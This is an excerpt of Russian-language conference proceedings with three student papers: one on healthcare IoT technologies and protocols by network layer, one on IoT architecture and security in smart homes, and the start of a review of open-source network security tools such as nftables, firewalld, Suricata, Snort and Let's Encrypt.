Приложения Интернета вещей в реабилитации разнообразны и могут быть замечены при лечении рака, спортивных травм, инсульта и других физических нарушений [6–8]. Была предложена интеллектуальная система реабилитации ходьбы [9], в которой используются мультимодальные

датчики для мониторинга моделей ходьбы пациентов и оценки их двигательной активности.

Удаленная хирургия

Преимущества IoT в удаленной хирургии – это преодоление географических ограничения и возможность реализации высокой точности и предсказуемости операций. Системы IoT позволяют передавать в реальном времени данные о состоянии пациента. Это позволяет хирургам получать актуальную информацию о состоянии пациента во время операции и принимать соответствующие решения.

Сферы с точки зрения использования устройств, технологий и концепций, протоколов на уровнях модели сети

Данная модель отображает устройства, использующиеся в различных сферах HIoT, по уровням модели сети: уровень ядра, уровень агрегации и уровень доступа (рис. 1).





Рис. 1. Распределение устройств медицинского IoT по уровням модели сети

Далее представлена модель, которая отображает какие технологии и концепции работы с данными используются в различных сферах HIoT по уровням модели сети: уровень ядра, уровень агрегации и уровень доступа (рис. 2).




Уровень ядра	
Мобильный IoT	1.Беспроводные технологии связи 2.Операционные системы для встраиваемых систем: например, FreeRTOS, Zephyr, Mbed OS
Носимые устройства	1.Миниатюризация и микроэлектроника 2.Беспроводные коммуникации: такие как Bluetooth, Zigbee, NFC или Wi-Fi. 3. Системы энергопотребления
Удаленный мониторинг здоровья	1.Беспроводная связь: Bluetooth, Wi-Fi и Zigbee, 2.Протоколы передачи данных: такие как MQTT или CoAP. 3.Облачные сервисы, такие как Amazon Web Services или Microsoft Azure
Система реабилитации	1. Сетевые протоколы: TCP/IP, MQTT, CoAP и другие 3.Беспроводные технологии: Bluetooth, Wi-Fi, Zigbee, LoRa и другие
Удаленная хирургия	1. Интернет вещей (IoT) 2. Облачные вычисления 3. Большие данные (Big Data) 4. Искусственный интеллект

Уровень агрегации	
Мобильный IoT	1.Протоколы облачных вычислений: MQTT, CoAP, HTTP. 2.Программное обеспечение для обработки данных: DMS, Big Data, SCADA
Носимые устройства	1. Edge computing 2.Машинное обучение и искусственный интеллект 3.Протоколы передачи данных: MQTT, CoAP или HTTP
Удаленный мониторинг здоровья	1.Управление данными. 2. Алгоритмы машинного обучения 3. Аналитика и визуализация
Система реабилитации	1. Облако 2. Большие данные (Big Data) 3. Аналитика данных
Удаленная хирургия	1. Сети передачи данных 2. Системы хранения данных

Уровень доступа	
Мобильный IoT	1.Мобильные приложения 2. Веб-интерфейсы 3.Безопасность сети
Носимые устройства	1.Идентификация и аутентификация 2.Шифрование 3. Защита от несанкционированного доступа.
Удаленный мониторинг здоровья	1.Мобильные приложения 2. Веб-порталы 3.Безопасность данных
Система реабилитации	1. Мобильное приложение 2. Веб-интерфейс
Удаленная хирургия	1.Беспроводные сенсорные сети 2.Мобильные приложения

Рис. 2. Распределение технологий и концепций медицинского IoT по уровням модели сети

Модель, которая отображает какие протоколы передачи данных используются в различных сферах HIoT по уровням модели сети: уровень ядра, уровень агрегации и уровень доступа (рис. 3).



Уровень ядра	
Мобильный IoT	1.Bluetooth 2.Wi-Fi 3.Zigbee
Носимые устройства	1. Bluetooth Low Energy (BLE) 2. Zigbee 3. Thread
Удаленный мониторинг здоровья	1. MQTT (Message Queuing Telemetry Transport) 2. CoAP (Constrained Application Protocol)
Система реабилитации	1. MQTT (Message Queuing Telemetry Transport) 2. CoAP (Constrained Application Protocol) 3. AMQP (Advanced Message Queuing Protocol)
Удаленная хирургия	1. TCP/IP 2. UDP 3. RTP (Real-time Transport Protocol)

Уровень агрегации	
Мобильный IoT	1. MQTT (Message Queuing Telemetry Transport) 2. CoAP (Constrained Application Protocol) 3.HTTP/HTTPS
Носимые устройства	1. MQTT (Message Queuing Telemetry Transport) 2. CoAP (Constrained Application Protocol)
Удаленный мониторинг здоровья	1. TCP/IP (Transmission Control Protocol/Internet Protocol) 2. HTTP (Hypertext Transfer Protocol)
Система реабилитации	1. HTTP 2. WebSocket
Удаленная хирургия	1. MQTT (Message Queuing Telemetry Transport) 2. CoAP (Constrained Application Protocol)

Уровень доступа	
Мобильный IoT	1. REST API 2.OAuth 3.WebSockets
Носимые устройства	1. Wi-Fi. 2. NFC (Near Field Communication) 3. RFID (Radio Frequency Identification)
Удаленный мониторинг здоровья	1. Bluetooth 2. Wi-Fi
Система реабилитации	1. Bluetooth 2. Wi-Fi
Удаленная хирургия	1. Bluetooth 2. Wi-Fi 3. Zigbee

Рис. 3. Распределение протоколов медицинского IoT по уровням модели сети

Заключение

В концепции IoT устройство приложений телемедицины имеет следующие закономерности:

1. Увеличение объема трафика: в связи с ростом использования и подключения различных медицинских устройств и датчиков, которые передают данные о состоянии пациента или проводят удаленные консультации с врачами. Это также связано с увеличением количества собранных и передаваемых медицинских данных.

2. Непрерывность передачи данных: Использование IoT-устройств должно позволять непрерывно мониторить и передавать данные о состоянии здоровья пациента в реальном времени.

3. Повышенные требования к скорости и задержке: важно, чтобы данные о состоянии здоровья пациента были переданы в приложения телемедицины с высокой скоростью и минимальной задержкой.

4. Защита данных: в связи с передачей медицинской информации, приложения телемедицины должны обеспечивать высокий уровень защиты данных, чтобы предотвратить несанкционированный доступ к личной информации пациентов.

Список используемых источников

1. Мэтью. С., Пиллаи А. С., Паладе В. Применение IoT в здравоохранении // Когнитивные вычисления для систем больших данных через IoT: фреймворки, инструменты и приложения. 2018. С. 263–288.

2. Yang G. et al. Health-IoT платформа, основанная на интеграции интеллектуальной упаковки, ненавязчивого биосенсора и интеллектуальной медицинской коробки // IEEE транзакций по промышленной информатике. 2014. Т. 10. No 4. С. 2180–2191.

3. Табиш Р. и др. Система U-healthcare с поддержкой 3G/WiFi 6LoWPAN для повсеместного мониторинга в режиме реального времени и регистрации данных // 2-я Ближневосточная конференция по биомедицинской инженерии. IEEE, 2014. С. 277–280.

4. Zhang Y. et al. Браслетное устройство для определения пульса и движения человека на основе Интернета вещей // Измерения. 2020. Т. 163. С. 108036.

5. Singh K. et al. Роль и влияние носимых устройств в IoT-здравоохранении // Труды Третьей международной конференции по вычислительному интеллекту и информатике: ICCII 2018. Springer Singapore, 2020. С. 735–742.

6. Lapresa M. et al. Интеллектуальное решение для проприоцептивной реабилитации с помощью датчиков M-IMU // 2020 Международный семинар IEEE по метрологии для Индустрии 4.0 и Интернета вещей. IEEE, 2020. С. 591–595.

7. Lapresa M. et al. Интеллектуальное решение для проприоцептивной реабилитации с помощью датчиков M-IMU // 2020 Международный семинар IEEE по метрологии для Индустрии 4.0 и Интернета вещей. IEEE, 2020. С. 591–595.

8. Qi J. et al. Изучение сенсорного распознавания и мониторинга физической активности в здравоохранении с использованием Интернета вещей: систематический обзор // Журнал биомедицинской информатики. 2018. Т. 87. С. 138–153.

9. Нэйв К., Постолаче О. Система физической реабилитации IoT на основе умных ходунков // 2018 Международный симпозиум по датчикам и приборам в эпоху IoT (ISSI). IEEE, 2018. С. 1–6.

10. Абдельлатиф М. М., Мохамед В. Телемедицина: система дистанционного здравоохранения на основе Интернета вещей // Международный журнал онлайновой и биомедицинской инженерии. 2020. Т. 16. No 6.

11. Ushimaru Y. et al. Инновации в хирургии/операционной, основанные на Интернете вещей на медицинских устройствах // Хирургическая эндоскопия, 2019. Т. 33. С. 3469–3477.

12. Лупу Р. Г., Стэн А. и Унгуряну Ф. Мониторинг пациента: носимое устройство для мониторинга пациента // Успехи электротехники и вычислительной науки, 2009. С. 659–668.

13. Сингх Ш. Р. и др. Сетевая инфраструктура RESTful для мониторинга жизненно важных показателей // Международная конференция IEEE по коммуникациям (ICC). IEEE, 2015.

14. Jagadeeswari V. et al. Исследование медицинского интернета вещей и больших данных в персонализированной системе здравоохранения // Медицинская информатика и системы. 2018. Т. 6. № 1. С. 14.

Статья представлена научным руководителем, доцентом кафедры сетей связи и передачи данных СПбГУТ, кандидатом технических наук, доктором А.С.А Мутханна.

УДК 004.85
ГРНТИ 28.23.29

ИССЛЕДОВАНИЕ ОСОБЕННОСТЕЙ КОНЦЕПЦИИ IOT В РАМКАХ УМНОГО ДОМА

Н. Н. Авдонькин, Д. А. Слепцова

Санкт-Петербургский колледж телекоммуникаций им. Э. Т. Кренкеля

Данная статья посвящена исследованию и разработке системы "Интернет вещей (IoT) в умном доме". Работа нацелена на анализ современных технологий и принципов, применяемых в области IoT, с акцентом на их реализацию в сфере умного дома. В работе рассматриваются аппаратные и программные аспекты системы, а также алгоритмы обработки данных. Также уделяется внимание вопросам безопасности и конфиденциальности данных, связанных с использованием IoT в умных домах. Результаты исследования могут быть применены для улучшения качества жизни, повышения энергоэффективности и обеспечения безопасности в домашней среде.

Интернет вещей, IoT, умном дом, безопасность

Введение

В контексте современного технологического прогресса и динамичного развития области Интернета вещей (IoT) приобретает особое значение изучение его применения в сфере умных домов.

Системы умного дома, интегрированные с принципами IoT, предоставляют возможности для интеллектуального управления и мониторинга бытовых устройств, что имеет потенциал значительно повысить эффективность, безопасность и комфорт домашней жизни. Сложившаяся тенденция интеграции технологий IoT в умные дома ставит перед исследователями вызов разработки эффективных методологий интеграции, обеспечения устойчивости к кибератакам и оптимизации энергопотребления умных устройств.

Целью данного научного исследования является изучение влияния технологий Интернета вещей (IoT) на функциональность и эффективность умных домов с целью определения оптимальных подходов к интеграции и использованию IoT-решений в бытовой среде.

Интернет вещей (IoT) в Умном Доме

Умный дом – это технология которая позволяет человеку управлять системой, включающей в себя различные инструменты, повышающие уровень комфорта и безопасности жизни человека [1]. Все инструменты работают слаженно, а система распознаёт любые изменения в доме и реагирует на них. Возможность подсоединить все устройства в одну такую систему – основная особенность технологии, как и возможность, управлять ею удалённо.

Архитектура IoT в умном доме

Архитектура системы Интернета вещей (IoT) для умного дома представляет собой сложную структуру, объединяющую различные устройства и технологии. В данном примере (рис. 1) рассматривается базовая архитектура, которая включает в себя уровни сбора данных, уровень обработки и управления, а также уровень взаимодействия с пользователем.




Рис 1. Архитектура IoT в умном доме




Рис 1.1 АрхитектураIoT в умном доме

Представленная архитектура системы IoT для умного дома (рис. 1.1) предоставляет интегрированный подход к управлению и мониторингу раз-

личных устройств, обеспечивая удобство, энергоэффективность и безопасность для пользователей. Реализация данной архитектуры может быть дополнена дополнительными модулями в зависимости от конкретных требований и потребностей пользователей [2].

Обзор технологий IoT в Умных Домах

В условиях стремительного развития технологий Интернета вещей (IoT), интеграция этой технологии в сферу умных домов предоставляет уникальные возможности для создания более эффективных, безопасных и комфортабельных домашних сред. Настоящий обзор (рис. 2) предоставляет анализ ключевых технологических аспектов IoT в умных домах, включая аппаратные компоненты, сетевую архитектуру, аспекты безопасности, энергопотребление и перспективы развития этой области [3].




Рис 2. Технологии IoT в умном доме

При правильной реализации эти технологии способны создавать более умные, безопасные и энергоэффективные дома, что открывает новые перспективы для современного образа жизни.

Стандарты в Области IoT для Умного Дома

В области Интернета вещей (IoT) для умных домов существует несколько ключевых стандартов, которые определяют протоколы и правила взаимодействия устройств.

Устройства домашней автоматизации могут быть проводными или беспроводными, в зависимости от выбранной нами технологии, а точнее от протоколов. Широко используемые протоколы представлены в таблице 1. Каждый протокол имеет конкретную среду передачи данных, скорость передачи и приема данных, и применение [4].

Выбор стандартов зависит от конкретных потребностей и требований конкретного проекта в умном доме. Важно учитывать совместимость устройств, безопасность и энергоэффективность при выборе соответствующих стандартов для конкретного применения.

ТАБЛИЦА 1. Стандарты IoT в умном доме

Протокол	Коммуникация	Скорость
Zigbee	Радиочастота	20~250 Кбит/с
Z Wave	Радиочастота	100 Кбит/с
EnOcean	Радиочастота/ПЛК	9600 Кбит/с
X 10	Радиочастота/ПЛК	20 бит/с
Universal Power Bus (UPB)	ПЛК (связь по линии электропередачи)	480 бит/с
KNX	RF, ПЛК, витая пара, инфракрасный Ethernet	9600 бит/с

Методы обеспечения кибербезопасности в системах умного дома основанных на IoT технологиях

1. Важная уязвимость в "Умном доме" – отсутствие основного источника питания, часто несерьезно воспринимаемое пользователями из-за наличия автономных источников, которых не хватает для стабильной работы.

2. После ввода пароля пользователи должны подтвердить свою личность дополнительным способом при использовании двухфакторной аутентификации.

3. Большинство умных устройств поддерживают автоматическое обновление ПО.

4. Регулярное изменение SSID "Умного дома" помогает предотвратить выявление типа устройства злоумышленниками.

5. Установка лицензированного файрволла является важной мерой защиты для домашней сети, выбор зависит от конфигурации системы и используемых протоколов [5].

Заключение

В результате анализа существующих технологических решений, архитектурных концепций и методов интеграции устройств IoT были выявлены ключевые аспекты, влияющие на работу умных домов. Определение необходимых устройств, сенсоров, сетевых технологий и протоколов для взаимодействия в системах умного дома позволяет разработать более эффективные и универсальные решения.

Кроме того, в рамках исследования были проанализированы методы обеспечения кибербезопасности в системах умного дома, что является важным аспектом при реализации подобных систем. Обобщение полученных результатов и формулирование практических рекомендаций позволяют предложить конкретные шаги по оптимизации и улучшению функционирования систем умного дома на основе IoT. Разработка и внедрение таких рекомендаций способствует созданию более устойчивых, безопасных и удобных систем умного дома для пользователей.

Таким образом, результаты исследования обеспечивают основу для разработки новых решений и практических рекомендаций, направленных на улучшение функциональности и безопасности систем умного дома.

Список используемых источников

1. Поторочина К. Л., Никитина Е. Ю. Безопасность применения IoT в сфере здравоохранения // Вестник Пермского университета. Серия: Математика. Механика. Информатика. 2022. №. 4 (59). С. 68-81.

2. Николаев П. Л. Архитектура интегрированной в облачную среду системы управления умным домом // Программные продукты и системы. 2015. №. 2 (110). С. 65-69.

3. Хаджиева Л. К., Мальцагов Х. Х. Анализ технологии" Интернет вещей"(IoT) и ее роль в" Умном доме" // Вестник ГГНТУ. Технические науки. 2019. Т. 15. №. 4. С. 27-32.

4. НурУльМуштак Умный дом : пер. с англ. // info@CCTVinstitute.co.uk

5. Маргамов А. Р. Методы контроля рисков в системе обеспечения кибербезопасности организаций //академическая публицистика. С. 117.

Статья представлена научным руководителем, доцентом кафедры сетей связи и передачи данных СПбГУТ, кандидатом технических наук, доктором А. С. А Мутханна.

УДК 004.056
ГРНТИ 81.93.29

ОБЗОР OPEN-SOURCE МЕХАНИЗМОВ ОБЕСПЕЧЕНИЯ СЕТЕВОЙ БЕЗОПАСНОСТИ ПРЕДПРИЯТИЯ

Р. В. Алехин, В. И. Андрианов, П. Е. Шелкоплясова

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Проблема обеспечения сетевой безопасности становится все более актуальной в современном мире, где цифровые технологии проникают во все сферы нашей жизни. Возрастающее количество устройств, подключенных к интернету, и рост объемов передаваемой информации делают сети уязвимыми к различным угрозам. Внедрение различных механизмов обеспечения сетевой безопасности является ключевым решением в обеспечении информационной безопасности этих сфер деятельности, в том числе – продуктов с открытым исходным кодом, обзор которых будет приведен в этой статье.

информационная безопасность, сетевая безопасность, open-source решения, фильтрация трафика, системы обнаружения вторжений, системы предотвращения вторжений

Одной из основных проблем является угроза кибератак, включая вредоносное программное обеспечение, фишинг, атаки типа отказ в обслуживании (DDoS) и другие [1]. Киберпреступники могут похищать личные данные, проводить кибершпионаж, либо блокировать работу систем, причиняя серьезный ущерб организациям и частным лицам [2].

С увеличением использования облачных сервисов и Internet of Things (IoT) возникают новые угрозы для конфиденциальности и целостности данных. Недостаточная защита устройств IoT может привести к их компрометации, что в свою очередь создает потенциальные точки входа для атак на другие сетевые системы [3].

Также актуальной проблемой является человеческий фактор – недостаточная осведомленность и непоследовательное соблюдение правил безопасности со стороны пользователей [4]. Социальная инженерия и атаки, направленные на обман людей, остаются одним из наиболее эффективных методов взлома [5].

Обеспечение сетевой безопасности становится, таким образом, критически важным для защиты как пользователей информационных систем, так и организаций от потенциальных угроз и минимизации возможных негативных последствий [6].

Рассмотрим несколько ключевых open-source механизмов обеспечения сетевой безопасности внутри информационных систем.

nftables – это средство для настройки правил фильтрации пакетов в ядре Linux [7]. Оно предоставляет мощные и гибкие средства управления сетевой безопасностью. Вот основные аспекты nftables:

– цепочки и правила: nftables использует концепцию цепочек для организации правил фильтрации трафика; правила определяют, что делать с пакетами, проходящими через цепочку;

– применение правил: правила могут быть применены к различным типам трафика, например, для входящего, исходящего или транзитного трафика;

– состояния подключения: nftables может отслеживать состояние соединений, что позволяет определять разрешенные исходящие ответные пакеты;

– Network Address Translation (NAT): nftables позволяет создавать правила для перевода IP-адресов (NAT), что полезно, например, для предоставления доступа к веб-серверу в локальной сети.

firewalld – это более простой подход к управлению брандмауэром в Linux, недели чем nftables. Он предоставляет абстракцию над iptables, на базе которого был разработан и теперь функционирует nftables, упрощая настройку правил.

Основные характеристики firewalld:

– зоны: firewalld использует концепцию зон, представляющих различные уровни доверия сети (например, public, internal, trusted); каждая зона имеет свои правила;

– динамическое обновление: позволяет динамически добавлять и удалять правила без необходимости перезагрузки брандмауэра;

– простота использования: firewalld обладает простым интерфейсом командной строки и графическими инструментами для управления правилами, что облегчает настройку;

– сервисы и приложения: можно определять правила на основе конкретных сервисов или приложений, что делает настройку более интуитивной;

– поддержка IPv4 и IPv6: firewalld поддерживает обработку как IPv4, так и IPv6 трафика.

nftables предоставляет более прямой и гибкий доступ к управлению брандмауэром, в то время как firewalld обеспечивает упрощенный и более высокоуровневый интерфейс для обычных сценариев использования [8].

Suricata и Snort являются системами обнаружения вторжений (IDS) и системами предотвращения вторжений (IPS), которые предназначены для мониторинга сетевого трафика с целью выявления и предотвращения вторжений [9]. Краткое описание каждой из них представлено ниже.

Suricata - это современная система IDS/IPS, также с открытым исходным кодом, разработанная с акцентом на производительность. Поддерживает множество режимов работы, включая режимы IDS и IPS, а также режимы защиты от DDoS и веб-приложений [10]. Использует множество методов обнаружения, включая анализ сигнатур, анализ протоколов и анализ поведения. Поддерживает многозадачность и многозадачность на основе многопоточности, что делает его эффективным для высоконагруженных сетей.

Snort – одна из наиболее известных и широко используемых систем IDS/IPS с открытым исходным кодом. Основана на анализе сигнатур, что позволяет выявлять известные угрозы на основе сопоставления пакетов с предопределенными шаблонами. Может работать в режиме только обнаружения вторжений (IDS) или в режиме предотвращения вторжений (IPS), блокируя подозрительный трафик.

Сравнение двух систем можно провести по нескольким критериям, описанным ниже.

Производительность: Suricata часто выделяется своей способностью эффективно обрабатывать высокие объемы трафика благодаря использованию многозадачности. Методы обнаружения: Snort чаще основывается на сигнатурах, в то время как Suricata предлагает более широкий спектр методов, включая анализ поведения. Лицензия: Snort выпущен под лицензией GNU GPL, в то время как Suricata лицензирована по GPLv2 и GPLv3, что обеспечивает пользователей свободой изменять и распространять программное обеспечение.

Оба инструмента обладают сильными сторонами и широко используются для обеспечения безопасности сетей, но выбор между ними зависит от конкретных потребностей и предпочтений пользователя.

Let's Encrypt - это бесплатный и автоматизированный центр сертификации, предоставляющий SSL/TLS-сертификаты для веб-сайтов.

Основные аспекты Let's Encrypt:

– бесплатные сертификаты: Let's Encrypt предоставляет SSL/TLS-сертификаты абсолютно бесплатно; это делает процесс обеспечения безопасности веб-сайтов доступным для всех;

– автоматизация выдачи: одной из ключевых особенностей Let's Encrypt является автоматизация процесса выдачи и обновления сертификатов; это сделано с использованием протокола ACME (Automatic Certificate Management Environment);

– краткосрочные сертификаты: сертификаты Let's Encrypt имеют краткосрочный срок действия (обычно 90 дней), что стимулирует их регулярное обновление. Обновление также может быть автоматизировано;

– шифрование HTTPS: предоставляя бесплатные сертификаты, Let's Encrypt способствует повсеместному внедрению шифрования HTTPS, улучшая безопасность веб-сайтов и обеспечивая конфиденциальность передаваемой информации.

Грамотное внедрение программного комплекса данного типа сможет обеспечить повышенный уровень информационной безопасности предприятия, повышая тем самым уровень конфиденциальности, целостности и доступности ресурсов.

